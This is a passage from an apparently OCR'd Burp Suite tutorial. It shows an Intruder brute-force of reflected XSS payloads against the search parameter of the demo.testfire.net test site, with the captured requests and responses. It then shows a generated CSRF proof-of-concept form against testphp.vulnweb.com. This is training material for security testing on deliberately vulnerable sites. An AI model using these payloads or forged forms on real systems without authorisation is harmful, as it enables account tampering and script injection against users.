
Add: fy7sdufsuidfhuisdf

Match type: ● Simple string
○ Regex

☐ Case sensitive match
☑ Exclude HTTP headers

Figure 61: Starting XSS brute-force attack.


Observe that Attack has been started and the payloads are brute forced on the “search” parameter.



Request	Payload	Status	Error	Timeout	Length	fy7sduf...	Comment
0		200	☐	☐	7478	☐	
1	<script>alert(299792458)</scri...	200	☐	☐	7506	☐	
2	<script>console.log(29979245...	200	☐	☐	7512	☐	
3	<script>confirm(299792458)</...	200	☐	☐	7508	☐	
4	<script>prompt(299792458)</s...	200	☐	☐	7507	☐	
5	<scr ipt>alert(299792458)</scr...	200	☐	☐	7508	☐	
6	<scr ipt>console.log(29979245...	200	☐	☐	7514	☐	
7	<scr ipt>confirm(299792458)</...	200	☐	☐	7510	☐	
8	<scr ipt>prompt(299792458)</...	200	☐	☐	7509	☐	
9	"><script>alert(299792458)</s...	200	☐	☐	7508	☐	
10	"><script>console.log(2997924...	200	☐	☐	7514	☐	
11	"><script>confirm(299792458)...	200	☐	☐	7510	☐	
12	"><script>prompt(299792458)...	200	☐	☐	7509	☐	

```
GET /search.aspx?txtSearch=%3cscript%3ealert(299792458)%3c%2fscript%3e HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

To observe the response in the browser, navigate to any "Response" (positive response) and Right-Click to select "Show response in browser".




Request	Payload	Status	Error	Timeout	Length	fy7sduf...	Comment
0		200	☐	☐	7478	☐	
1	<script>alert(299792458)</scri...	200	☐	☐	7506	☐	
2	<script>console.log(29979245...	200	☐	☐	7512	☐	
3	<script>confirm(299792458)</...	200					
4	<script>prompt(299792458)</s...	200					
5	<scr ipt>alert(299792458)</scr...	200					
6	<scr ipt>console.log(29979245...	200					
7	<scr ipt>confirm(299792458)</...	200					
8	<scr ipt>prompt(299792458)</...	200					
9	"><script>alert(299792458)</s...	200					
10	"><script>console.log(2997924...	200					
11	"><script>confirm(299792458)...	200					
12	"><script>prompt(299792458)...	200					

```
<h1>Search Results</h1>

<p>No results were found for the quer
<span id="_ctl0__ctl0_Content_Main_lb                    )9792458)</script></span></p>

</div>
```

Figure 62: Selecting Response in browser option.

Click "Copy" > paste it in browser.



Intruder attack 3

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	fy7sduf...	Comment
0		200	☐	☐	7478	☐	
1	<script>alert(299792458)</scri...	200	☐	☐	7506	☐	
2	<script>console.log(29979245...	200	☐	☐	7512	☐	
3	<script>confirm(299792458)</...	200	☐	☐	7508	☐	
4	<script>prompt(299792458)</s	200	☐	☐	7507	☐	
5	<scr ipt>alert(299792458)</s						
6	<scr ipt>console.log(299792						
7	<scr ipt>confirm(299792458						
8	<scr ipt>prompt(299792458)						
9	"><script>alert(299792458)<						
10	"><script>console.log(29979						
11	"><script>confirm(29979245						
12	"><script>prompt(29979245						

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burp/show/8 [Copy]

☐ In future, just copy the URL and don't show this dialog [Close]


Request | Response

Raw | Headers | Hex | HTML | Render

```
<h1>Search Results</h1>

<p>No results were found for the query:<br /><br />
<span id="_ctl0__ctl0_Content_Main_lblSearch"><script>alert(299792458)</script></span></p>

</div>
```

Figure 63: Click on "Copy" and paste in browser address bar.

Observe that Reflected Cross Site Scripting (XSS) vulnerability has been discovered with the help of "XssValidator" and "Intruder".



Altoro Mutual: Search Res...

demo.testfire.net/search.aspx?txtSearch=<script>alert(299792458)<%2fscript>

Search Results

No results were found for the que

299792458

OK

Figure 64: Reflective XSS has been successfully done.


Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

Generating CSRF POC with Burp Suite (works in Paid/license version only)

Step1: Navigate to web application (http://testphp.vulnweb.com/login.php). Login with credentials "test" (same for both username and password).

Step 2: Intercept the Request in Burp Suite by clicking "Update" button.


user info
testphp.vulnweb.com/userinfo.php
Most Visited
Getting Started
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
Fractal Explorer
update
About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

John Smith (test)


On this page you can visualize or edit you user information.

Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

You have 0 items in your cart. You visualize you cart here.

Figure 65: Intercepting the Request by clicking on the update button.


Step 3: Right-click and in menu select "Generate CSRF PoC" in "Engagement tools".



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/userinfo.php
Cookie: login=test%2Ftest
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 114

urname=John+Smith&ucc=1234-5678-2300-9000&uemail=email%40email.c   ss=21+street&up
date=update
```

Figure 66: Generating CSRF PoC.

Step 4: "CSRF PoC generator" window will open > click on "Copy HTML" button and paste in "Notepad".




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/userinfo.php
Cookie: login=test%2Ftest
Connection: close
```

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://testphp.vulnweb.com/userinfo.php" method="POST">
      <input type="hidden" name="urname" value="John&#32;Smith" />
      <input type="hidden" name="ucc"
value="1234&#45;5678&#45;2300&#45;9000" />
      <input type="hidden" name="uemail" value="email&#64;email&#46;com" />
      <input type="hidden" name="uphone" value="2323345" />
      <input type="hidden" name="uaddress" value="21&#32;street" />
      <input type="hidden" name="update" value="update" />
      <input type="submit" value="Submit request" />
```

